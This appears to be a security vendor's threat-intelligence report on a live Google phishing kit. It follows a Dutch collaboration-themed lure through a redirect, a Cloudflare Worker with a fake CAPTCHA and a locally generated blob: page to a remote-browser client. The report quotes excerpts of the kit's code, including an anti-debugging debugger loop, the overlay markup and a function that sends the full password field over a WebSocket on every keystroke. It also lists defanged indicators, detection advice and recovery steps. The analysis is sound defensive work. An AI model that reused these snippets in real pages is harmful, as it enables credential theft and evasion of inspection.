

TL;DR: inside a live Google phishing kit
- A fake CAPTCHA fronts a remote-browser kit: a collaboration-themed lure redirected through an unrelated site to a Cloudflare Worker, which generated a Google sign-in page locally as a
blob:URL and streamed a real remote browser to the victim instead of showing a static clone. - How cside inspects client-side code: cside's first-party script monitoring watches the JavaScript that actually runs in a real session, the layer where the anti-debugging loops, the input overlays drawn over a streamed image, and the encrypted
keyInputChangeexfiltration all live, behavior a crawler or a static scan of the redirector never sees. - Passwords leave before you submit: the client transmitted the full password field on every keystroke over an encrypted WebSocket, so anyone who entered credentials should revoke every session and reset from a trusted device, not merely change the password.
Short on time? See cside's client-side security. It covers everything below in one deployment.
Investigation note: The browser analysis described here used a fresh incognito session, synthetic test data and locally captured traffic. No real Google password, MFA code, cookie, session token or account was used in this controlled capture. Separate incident context confirms real-world impact: Berry Dijkstra's account was compromised, at least one real Google account was compromised, and he received the lure from another person he trusted. The captured WebSocket frames were decrypted offline; the decoder was not used to reconnect to the infrastructure.
1. Executive summary
A business-collaboration email led to a multi-stage Google credential-phishing kit that was live during the investigation. The flow began on an unrelated institutional website, redirected to a workers.dev host, displayed a fake human-verification challenge and then generated a phishing document locally in the browser.
The final page copied the appearance of Google’s sign-in experience, but its address bar showed a blob: URL associated with the unrelated Worker. The generated client was more capable than a static HTML clone: it received image frames from a remote browser, rendered matching input controls over those frames, and forwarded keyboard, mouse, scroll, clipboard and navigation events over a WebSocket connection.
The strongest finding was observed with controlled synthetic input. When a password-shaped overlay field received input, the client sent the complete current value in a keyInputChange message. A second captured frame contained the same value with one additional character. The transmission occurred before any form submission.
The campaign therefore demonstrated:
- a convincing collaboration-themed social-engineering lure;
- an unrelated-site redirect followed by a Cloudflare Worker-hosted staging page;
- interaction-gated payload generation and anti-debugging controls;
- a locally generated
blob:phishing document; - a remote-browser interface rather than only a visual imitation;
- victim profiling, including public IP and browser characteristics;
- encrypted client-to-server WebSocket messages; and
- continuous password-field capture on input changes.
The controlled capture used synthetic values and did not itself demonstrate a real account takeover. Separate incident context confirms that a real Google account was compromised, Berry Dijkstra's account was compromised, and the lure reached him through another trusted person. The trusted-sender path and reports of many compromised people/accounts indicate a broader propagation chain. MFA interception and authenticated-session theft remain additional risks that were not individually reproduced in the controlled capture.
2. Evidence and analytical limits
The investigation used three HTML/JavaScript captures, two screenshots, a sanitized WebSocket handshake and offline-decrypted WebSocket messages. The captures contain both runtime code and state from individual sessions, so they should not be treated as a single perfectly linear recording. This article separates those controlled observations from the incident context supplied by affected parties.
Two details require particular care:
- The initial Worker source contains an obfuscated hostname with a
uokk-2suffix. The generated page, screenshots and observed WebSocket origin use the hostname without-2. These are listed separately below rather than silently merged into one indicator. - The initial Worker can begin its encrypted
/createrequest through a prefetch path before the CAPTCHA is completed. The CAPTCHA is still an interaction gate and controls when the user is advanced to the generated page, but the source does not support the stronger claim that every/createrequest begins only after CAPTCHA completion.
The case context supplied for this investigation states that Berry Dijkstra was himself a victim: his email account was compromised and used without authorization to send the lure. He is treated here as a compromised sender identity, not as the hacker, operator, accomplice or infrastructure owner. The provenance of the first website could not be independently established.
3. The collaboration-proposal lure
The message was written in Dutch and presented itself as a business-development inquiry. It referred to a commercial project that had supposedly been under review since the previous month and named an attached proposal. In the broader incident, Berry Dijkstra received the message from another person he trusted. That trusted-sender path is consistent with propagation through compromised accounts and helps explain how many people could be reached:
Goedemiddag,
We zijn dit commerciële project sinds vorige maand aan het beoordelen en willen graag weten of er een mogelijkheid is om hierin samen te werken.
In de bijlage vindt u het voorstel:
SharedPortal07634_proposal736.pdf.We horen graag wat u ervan vindt en hopen de mogelijkheden voor samenwerking te kunnen bespreken.
Met vriendelijke groet,
[naam verwijderd]
Stacking, Collecting
Selecting, Photographing
Website · Instagram
An English translation is:
Good afternoon,
We have been reviewing this commercial project since last month and would like to know whether there is an opportunity to collaborate.
You will find the proposal attached:
SharedPortal07634_proposal736.pdf.We would like to hear your thoughts and hope to discuss the possibilities for collaboration.
The filename looks deliberately specific without explaining what the project is. The message creates professional curiosity rather than urgency or fear. It uses a plausible collaboration request, a vague commercial context, a unique-looking proposal filename and a personal-looking signature. The supposed document does not lead to a normal PDF in the investigated flow; its associated link starts a redirect and phishing sequence.
The visible name is treated here as a compromised and abused identity, not as an attribution. The available context indicates that the message was sent using Berry Dijkstra’s compromised email account. Without full email headers, sender authentication and mailbox provenance could not be independently established beyond that case context.
4. Redirect through an unrelated website
The link initially observed was:
https://udaipurinstitute[.]org[.]in/lostshd/noatogrb.html
It redirected to the proposal-themed Worker host:
https://berry-dijkstra-proposal-offer-uokk[.]w-f8aa2o[.]workers[.]dev
The redirect behavior was represented by code equivalent to this defanged excerpt:
const redirectUrl =
    "https://berry-dijkstra-proposal-offer-uokk[.]w-f8aa2o[.]workers[.]dev";

window.location.href = redirectUrl;
The first domain appears unrelated to the proposal and to Google. Its use is consistent with a compromised website or an abused publishing surface, but the available evidence does not prove how the redirect was placed there or who controlled the site.
The chain is summarized below. Malicious hostnames are intentionally defanged.
- Phishing email
- Unrelated institutional redirect
- Worker staging page
- Fake CAPTCHA
- Encrypted POST to
/create - Generated blob document
- Remote Google login session
- Encrypted WebSocket messages
- Real-time input and session risk
The hostname discrepancy is significant. The initial Worker capture encodes a Worker candidate ending in berry-dijkstra-proposal-offer-uokk-2, while the generated page and Figure 1 use berry-dijkstra-proposal-offer-uokk. That may represent a version, alternate host or separate capture. It should not be collapsed into one IOC without corroborating network evidence.
5. Fake CAPTCHA on a Worker-hosted page
The initial source builds a security-verification interface instead of immediately showing a login form. One UI presents a “Security Verification” card and a “Hold to verify” button. Another injected module presents “Slide to verify” and requires the user to drag a handle across a track.
The source checks for trusted interaction and does not simply accept an arbitrary programmatic click. Once the interaction completes, it removes the CAPTCHA layer, displays a verification state and advances to the payload result when that result is available. If the request fails, the page falls back to a benign-looking redirect path controlled by the kit.
The CAPTCHA likely served several purposes:
- raising the cost for unsophisticated automated scanners;
- requiring a real user gesture before revealing the next stage;
- delaying the visible transition into the phishing page;
- making the redirect look like a security check; and
- providing a natural point at which to display a loading or verification state.
The source also contains a prefetch path. After campaign parameters are available, it can call the payload function immediately and store the pending result. The CAPTCHA completion handler then consumes that result, or calls the same function if it is not ready. That means the interaction gate is confirmed, but a strict “CAPTCHA completion initiated the network request” description would be too strong for every execution path.
The generated page later includes additional Cloudflare-styled and math-CAPTCHA UI elements. Their presence is branding and interface code inside the captured document, not evidence that Cloudflare operated the challenge or endorsed the page.
6. Anti-debugging and analysis evasion
The Worker source contains several layers of analysis resistance:
- blocks
F12; - blocks
Ctrl+Shift+I,Ctrl+Shift+JandCtrl+Shift+C; - blocks
Ctrl+U; - prevents the context menu;
- replaces common console methods with no-op functions;
- repeatedly constructs and executes a
debuggerstatement; - measures execution pauses;
- clears the document and redirects to
about:blankafter suspected pauses; - uses an element-property trap that can redirect when inspection touches it;
- obfuscates strings and encrypts request and response data;
- disables indexing, caching and referrer information; and
- creates multiple UI and payload branches to make a single static inspection less representative.
The recurring debugger loop is short but effective:
(function _dbl() {
    try {
        (function () {
            return false;
        }).constructor("debugger")();
    } catch (e) {}

    setTimeout(_dbl, 50);
})();
In DevTools, the dynamically generated function appeared as:
(function anonymous() {
    debugger;
})
Pressing Resume does not solve the problem because another generated statement executes approximately every 50 milliseconds. The pause detector is separate: it samples elapsed time, counts repeated pauses and can clear the page and navigate to about:blank when the threshold is exceeded.
The source also sets noindex, nofollow, noarchive and nosnippet, sends requests with cache suppression, and sets no-referrer. None of these measures is a security control; together they reduce casual indexing and make the flow less transparent to automated collection.
7. Bypassing the debugger loop
The controlled investigation used the following procedure:
- Opened a fresh incognito browser session.
- Opened DevTools before navigating to the suspicious URL.
- Used the DevTools command menu.
- Selected Deactivate breakpoints globally.
- Enabled Preserve log in the Network panel.
- Reloaded the page with breakpoints already disabled.
- Completed only the fake CAPTCHA.
- Captured the generated document source.
- Inspected the WebSocket handshake and messages.
- Used only synthetic test values.
- Decrypted already-captured frames locally without reconnecting to the infrastructure.
Global breakpoint deactivation was important because the page generated new debugger functions rather than relying on one static statement. The procedure did not use real credentials and did not submit a real Google login.
8. Dynamic payload generation
The Worker source implements an encrypted POST to /create:
POST https://berry-dijkstra-proposal-offer-uokk[.]w-f8aa2o[.]workers[.]dev/create
Content-Type: text/plain
The request body is JSON containing campaign data, but it is encrypted before being sent. The source uses AES-CBC with a derived key and a fresh 16-byte IV. The response is decrypted locally and can contain HTML, an encoded HTML value, a mode URL or a fallback URL.
When the response contains HTML, the source creates a local document:
const blob = new Blob([html], {
    type: "text/html;charset=utf-8"
});

return URL.createObjectURL(blob);
The source also has an overlay branch that writes returned HTML directly into the current document. The exact branch depends on runtime campaign parameters. In the captured phishing flow, the generated document was visible under a blob: URL.
9. Why the attacker used a blob URL
A blob: URL is created by the browser and points to data held by that browser context. It is not a normal server route that an analyst can simply request again after the session ends.
That creates several advantages for a phishing kit:
- basic scanners may record only the redirector or Worker;
- the final HTML is assembled per visitor and is not exposed as a conventional page path;
- the attacker can personalize the document with campaign and email parameters;
- the address bar retains the Worker’s origin as the blob creator; and
- the final stage is difficult to revisit independently once the browser session is closed.
The blob: scheme does not make the page trustworthy. It only describes how the browser stores and serves the generated document. The relevant trust question remains the origin shown after blob: and the behavior of the document loaded there.
10. A remote browser disguised as Google
The generated page was not only a static Google imitation. It implemented a remote-browser display and control layer.
The document contains two image buffers and an overlay canvas:
<img id="image-buffer-a" class="strmv">
<img id="image-buffer-b" class="strmv">
<canvas id="overlayCanvas"></canvas>
Incoming binary WebSocket messages are treated as image data. The client creates a local image blob, swaps the visible and hidden buffers and notifies the server when the first frame has been displayed. The result is a browser session rendered to the victim as a stream of images.
The page separately creates HTML controls for fields reported by the remote browser. It copies the remote field’s position, dimensions, type and styling, then places a matching control above the streamed image. For a password field, the captured state included an overlay equivalent to:
<div
    data-input-id="[autocapitalize]"
    data-iframe-index="0"
    class="hi_input"
    data-original-type="password">
    <input type="password">
</div>
The overlay is designed to feel like the input in the underlying image. It can be made transparent or nearly transparent, while still receiving the victim’s keyboard events. This lets the victim interact with a real browser session controlled by the server without seeing the true origin of that session.
The client forwards:
- mouse movement, button presses and releases;
- keyboard down, up and press events;
- input and select changes;
- focus and Enter-key actions;
- scrolling, wheel and touch movement;
- clipboard copy and paste operations;
- navigation, refresh and redirect commands; and
- viewport and screen dimensions.
The page also contains controls for taking and releasing administrative control of a client session. The presence of admin_session_control, take_control, release_control, tab management and metadata display shows that the backend was designed for live operator interaction.
Screenshot evidence

Figure 1. The first Google-style sign-in stage. The address bar shows a blob: URL whose creator is the proposal-themed Worker, not accounts.google.com. The page copies Google’s visual language, but the origin is the decisive warning sign.

Figure 2. The password stage. test@test.test was synthetic and used only for controlled verification. No real password was entered in this capture; this caption does not describe the credentials entered by affected victims. The visible password box is consistent with the generated remote-browser overlay captured in the source snapshot.
The screenshots demonstrate the visual deception and the origin mismatch. The decrypted WebSocket frames and source code establish the input-capture behavior; the screenshots alone do not prove that a password was transmitted.
11. WebSocket command and control
The generated client derived its WebSocket endpoint from campaign configuration. In the captured session it resolved to:
wss://unbrackish[.]hfistty[.]top/ws
The handshake recorded the Worker as the browser origin:
Origin: https://berry-dijkstra-proposal-offer-uokk[.]w-f8aa2o[.]workers[.]dev
The client supports message families including:
dimensions                  screenshot
dimensions_admin            cursor
dimensions_admin_client    progress
keyInputChange              keySelect_change
focus_element               keydown / keyup / keypress
mousedown / mouseup         mousemove
scroll / wheel              clipboard / paste
redirect                    admin_redirect
admin_session_control       take_control / release_control
initialized                 initialized_4adm
session_cleanedup           navigation
The server cursor response below illustrates synchronization beyond a normal form submission. It reports whether the remote cursor is over an input, button, link or selectable text, and includes navigation state and an administrative note field:
{
  "type": "cursor",
  "style": "auto",
  "textCursor": {
    "isVisible": false,
    "isInput": false,
    "isButton": false,
    "isLink": false,
    "isTextSelectable": false,
    "x": 3,
    "y": 475
  },
  "isNavigating": false,
  "admin_note": null
}
Fields such as admin_note, isNavigating, admin_session_control, take_control and release_control are consistent with real-time operator functionality. The server could change what the victim saw, redirect the session or take control of the remote tab while the victim interacted with it.
12. Victim profiling
When the client connects, it prepares a metadata object containing campaign and browser information. The source requests an IP-information service using an embedded token; the token is intentionally omitted here.
The collected or prepared fields include:
- campaign reference and mode;
- target or mode URL;
- email parameter, when supplied;
- public IP address;
- country, region, city and approximate coordinates;
- ISP or organization and postal code;
- browser locale and timezone;
- platform and Windows version;
- GPU family, when detectable;
- user agent and color scheme;
- viewport and remote-browser dimensions;
- landing-page and persistence settings; and
- an
accessed_inboxfield used to track whether the session reached the inbox.
In the captured source state, accessed_inbox was initialized to false. No real account was used in this controlled capture, so the investigation observed no inbox access. That lab limitation is distinct from the confirmed real-world account compromises described above. The page’s ability to collect metadata does not by itself show that the attacker obtained a particular victim’s location or identity.
13. Campaign configuration
The generated page’s rawHash decoded locally to the following non-secret configuration:
| Field | Decoded value |
|---|---|
| Reference ID | 8754100252 |
| Target URL | https://accounts.google.com |
| Campaign name | Berry Dijkstra Proposal Offer |
| Persistence | enabled |
| Mode | remote-browser mode |
The campaign name connects the runtime configuration to the proposal theme. It is a string supplied by the kit, possibly copied from the compromised sender identity, and is not evidence that Berry Dijkstra operated the campaign.
The configuration also stores state in browser localStorage, including a campaign hash and client identifier. The persistence flag indicates that the kit was designed to retain or resume campaign state; it does not prove that any specific victim was retained or revisited.
14. AES-GCM protection for WebSocket messages
The generated client contains a fixed AES-GCM key in its JavaScript and receives a session token from the server. Both secrets are redacted from this article. The client derives a session-specific key by concatenating the fixed key bytes with the UTF-8 session token and hashing the result with SHA-256:
async function deriveSessionKey(token) {
    const fixedBytes = hexToBytes(process.env.FIXED_KEY_HEX);
    const tokenBytes = new TextEncoder().encode(token);

    const combined = new Uint8Array(
        fixedBytes.length + tokenBytes.length
    );

    combined.set(fixedBytes);
    combined.set(tokenBytes, fixedBytes.length);

    const hash = await crypto.subtle.digest("SHA-256", combined);

    return crypto.subtle.importKey(
        "raw",
        hash,
        "AES-GCM",
        false,
        ["encrypt"]
    );
}
The server supplied a session-key message with this shape:
{
  "type": "_enc_tk",
  "tk": "[REDACTED]"
}
Outgoing JSON messages are serialized, encrypted with AES-GCM using a fresh 12-byte IV and base64-encoded before being sent. Web Crypto appends the 16-byte authentication tag to the ciphertext. The resulting frame layout is:
12-byte IV || AES-GCM ciphertext || 16-byte authentication tag
This is best described as encrypted client-to-server WebSocket messaging. The captured client also receives ordinary JSON control messages and binary image frames, so it would be inaccurate to claim that every WebSocket byte was encrypted in the same way.
15. Offline frame decryption
The captured frames were decrypted only after the browser session had ended. The process was:
- Base64-decode the captured frame.
- Read the first 12 bytes as the IV.
- Read the final 16 bytes as the authentication tag.
- Treat the middle bytes as ciphertext.
- Convert the fixed key from hexadecimal to bytes.
- Append the UTF-8 session token.
- Hash the concatenation with SHA-256.
- Use the digest as the AES-256-GCM session key.
- Authenticate and decrypt the frame locally.
A safe decoder pattern is shown below. It requires placeholders supplied through environment variables and does not include any campaign secret or captured payload:
const crypto = require("crypto");

const fixedKey = Buffer.from(
    process.env.FIXED_KEY_HEX,
    "hex"
);

const sessionToken = process.env.SESSION_TOKEN;

const sessionKey = crypto
    .createHash("sha256")
    .update(
        Buffer.concat([
            fixedKey,
            Buffer.from(sessionToken, "utf8")
        ])
    )
    .digest();

const frame = Buffer.from(
    process.env.CAPTURED_FRAME,
    "base64"
);

const iv = frame.subarray(0, 12);
const authTag = frame.subarray(frame.length - 16);
const ciphertext = frame.subarray(
    12,
    frame.length - 16
);

const decipher = crypto.createDecipheriv(
    "aes-256-gcm",
    sessionKey,
    iv
);

decipher.setAuthTag(authTag);

const plaintext = Buffer.concat([
    decipher.update(ciphertext),
    decipher.final()
]);

console.log(plaintext.toString("utf8"));
This decoder was used against already-captured traffic from the controlled investigation. It was not used to contact the WebSocket server or generate new traffic.
16. Proof of real-time password exfiltration
Two captured frames decrypted to mouse-movement messages. They contained coordinates and a canvasWidth of 744 and canvasHeight of 1003, consistent with the remote-browser view and cursor synchronization.
One of the sanitized frames was:
{
  "type": "mousemove",
  "x": 694,
  "y": 556,
  "is_Admin": false,
  "is_Scope_Admin": false,
  "client_id": null,
  "is_Admin_interact": false,
  "canvasWidth": 744,
  "canvasHeight": 1003
}
The second recorded movement used coordinates x: 525 and y: 521 with the same non-administrative flags and canvas dimensions. The corresponding cursor responses synchronized the remote cursor state, including whether the pointer was over an input, button, link or selectable text.
More importantly, two additional frames were captured while typing a completely synthetic password. Their structure was:
{
  "type": "keyInputChange",
  "value": "[SYNTHETIC TEST PASSWORD REDACTED]",
  "id": "[autocapitalize]",
  "iframe_index": "0",
  "original_type": "password",
  "is_Admin": false,
  "is_Scope_Admin": false,
  "client_id": null,
  "is_Admin_interact": false,
  "canvasWidth": 744,
  "canvasHeight": 1003
}
The second frame contained the same synthetic value with one additional character. This is definitive evidence of continuous password-field transmission in the tested flow because:
original_typeexplicitly identifies the field as a password;valuecontains the complete current field value;- the client sends a new message on each input event; and
- capture occurred before the form was submitted.
The relevant client function is short:
async function handleInputChangeEvent(event) {
    const value = event.target.value;
    const wrapper = event.target.parentElement;

    if (!socket || socket.readyState !== WebSocket.OPEN) return;

    socket_send({
        type: "keyInputChange",
        value,
        id: wrapper.dataset.inputId,
        iframe_index: wrapper.dataset.iframeIndex,
        original_type: wrapper.dataset.originalType
    });
}
The source and decrypted frames reinforce each other: the source explains the intended behavior, while the controlled frames show that the behavior occurred in the captured session.
17. Security impact
Confirmed in the investigation
- The link delivered a fake verification flow.
- The Worker implemented encrypted payload generation through
/create. - The final page was assembled as a browser-local
blob:document. - The document copied Google’s login appearance.
- The page connected to an unrelated WebSocket server.
- The client streamed or rendered a remote browser session.
- The client created input overlays over the streamed page.
- Keyboard, mouse, scroll, clipboard and navigation events were forwarded.
- Victim metadata was collected or prepared for transmission.
- Synthetic password values were sent after each input change.
- The client supported live operator control and redirect behavior.
Confirmed incident context
- A real Google account was compromised.
- Berry Dijkstra's account was compromised and used to send the lure without his authorization.
- Dijkstra received the lure from another person he trusted, indicating that the message had already travelled through a trusted relationship.
- Multiple people and accounts were compromised; the exact number and full propagation path were not established in the supplied material.
Architectural risks not individually reproduced in the controlled capture
If a real victim followed the flow, the architecture could expose:
- the email address and password entered into the remote session;
- MFA or one-time codes entered into later remote pages;
- the authenticated browser session after successful login;
- inbox contents and account data reached through that session; and
- an active session to an operator who can redirect or control the remote browser.
MFA does not automatically eliminate this class of risk when the victim is interacting with an attacker-controlled remote browser. The controlled investigation did not submit a real account, complete MFA, reach an inbox or demonstrate session takeover. Those are limits of the lab capture, not evidence that the broader incident had no account compromise.
18. Indicators of compromise
The following indicators are intentionally defanged and should be restored only inside controlled defensive tooling:
udaipurinstitute[.]org[.]in/lostshd/noatogrb.html

berry-dijkstra-proposal-offer-uokk[.]w-f8aa2o[.]workers[.]dev
berry-dijkstra-proposal-offer-uokk[.]w-f8aa2o[.]workers[.]dev/create

berry-dijkstra-proposal-offer-uokk-2[.]w-f8aa2o[.]workers[.]dev

unbrackish[.]hfistty[.]top
wss://unbrackish[.]hfistty[.]top/ws

Campaign reference: 8754100252
The uokk-2 hostname is listed separately because it appears in the obfuscated initial Worker source, while the no-suffix variant appears in the generated page, screenshots and handshake context. The evidence does not establish whether they were alternate deployments of one campaign.
Do not publish the following operational secrets or personal data:
- the AES-CBC key from the initial Worker;
- the AES-GCM fixed key;
- the WebSocket session token;
- the IP-information API token;
- the encrypted or raw campaign parameter containing an administrative password;
- real IP addresses, city or ISP data;
- cookies, authentication artifacts or session identifiers; and
- the synthetic password string used during testing.
19. Detection recommendations
Defenders can detect this class of flow without reproducing the kit:
- Alert when an identity-provider-looking interface is loaded from a non-brand origin.
- Flag
blob:documents whose creator origin is unrelated to the identity provider being imitated. - Monitor WebSocket connections to newly observed or unrelated domains immediately after a login-like page appears.
- Search proxy, DNS and firewall logs for the defanged indicators above.
- Search for requests to the Worker’s
/createpath and forContent-Type: text/plainrequests carrying unusually high-entropy bodies. - Detect pages that place input controls over an image stream or canvas, especially when the controls are styled to match the underlying image.
- Detect repeated dynamic execution of
debuggerstatements and document-clearing redirects toabout:blank. - Inspect client-side event names and schemas such as
keyInputChange,admin_session_control,dimensions,screenshotandcursor. - Block the Worker and WebSocket domains after validating the indicators against local telemetry.
- Quarantine the original email across all recipient inboxes and search for the proposal filename.
- Treat accounts that entered MFA into the remote page as potentially session-compromised, not merely password-exposed.
For browser and application security teams, a policy that trusts an identity-provider visual or a familiar sender alone is insufficient. Verify unexpected requests out of band, then use origin, frame ancestry, WebSocket behavior and input-overlay construction as additional signals.
20. Guidance for affected recipients
Because the lure could arrive from a person the recipient already trusted, do not treat a familiar sender as proof that the message is safe. Verify unusual requests through a separate known channel. The appropriate response depends on what happened in the browser.
Opened the link only
- Close the page.
- Do not reopen it.
- Check the browser’s download history.
- Report and delete the message.
- Tell the security team which URL was opened and when.
Entered an email address only
- Expect targeted follow-up messages.
- Notify the security team.
- Monitor the account for unusual login prompts and recovery changes.
- Avoid approving unexpected MFA prompts.
Entered a password
From a trusted device, not the suspicious page:
- change the password immediately;
- revoke every active Google session;
- review recent account activity;
- review recovery email and phone settings;
- review MFA methods and registered security keys;
- invalidate application passwords and relevant tokens; and
- check forwarding rules, filters and delegated access.
If the password was reused elsewhere, change it at those services too.
Completed MFA or reached the inbox
Treat the authenticated browser session as compromised:
- revoke sessions immediately;
- invalidate relevant tokens and application passwords;
- escalate to incident response;
- review mailbox access, forwarding rules and delegated accounts;
- search for unauthorized messages or data access; and
- preserve the original email and browser timestamps for investigation.
Changing only the password may not invalidate an already authenticated session, which is why session revocation is important.
21. Responsible disclosure timeline
The supplied material does not confirm that any provider or organization has been notified. The current timeline is therefore deliberately limited:
| Date/time | Event | Status |
|---|---|---|
| Date not supplied | Berry Dijkstra's account was compromised; he received the lure from a trusted person; at least one real Google account and many people/accounts were compromised. | Confirmed in incident context supplied for this report; exact scope and timing remain to be established. |
| 22 July 2026, approximately 19:41 UTC / 21:41 CEST | Redirect page and Worker were reachable during a controlled investigation. | Confirmed by the investigation record. |
| 22 July 2026 | Synthetic-only browser analysis, source capture and offline frame decryption completed. | Confirmed; this describes the lab capture, not the broader victim impact. |
| After the investigation | Cloudflare, Google Safe Browsing, the institutional website administrator, the WebSocket provider/registrar and affected organizations may be considered for notification. | Pending; no report is confirmed. |
Any future disclosure record should add the exact submission date, recipient, ticket or case reference and the response received. Until then, this article makes no claim that a report was submitted.
22. Conclusion
This campaign combined familiar phishing presentation with a more advanced delivery and control architecture. The fake CAPTCHA created a plausible security checkpoint. The Worker encrypted and generated the next stage. The blob: document obscured the final page behind a browser-local URL. The remote-browser client then made the experience interactive enough to proxy a real login session, while the WebSocket channel carried control and input data.
The campaign was not limited to the controlled test. Berry Dijkstra's account was compromised, he received the lure from another trusted person, and at least one real Google account was compromised. The trusted-sender path is consistent with a wider chain in which many people and accounts were affected.
The decisive evidence was not the visual similarity to Google. It was the relationship between the source, the origin, the remote-browser controls and the decrypted keyInputChange frames. A synthetic password was transmitted in full, then transmitted again after one character was added, before submission.
The practical lesson is straightforward: a familiar login screen is not proof of a legitimate login flow. Verify the origin, treat unexpected CAPTCHA gates as suspicious, investigate blob: pages that imitate identity providers, monitor unusual WebSocket activity and revoke sessions, not only passwords, when credentials or MFA may have been entered into an attacker-controlled browser.



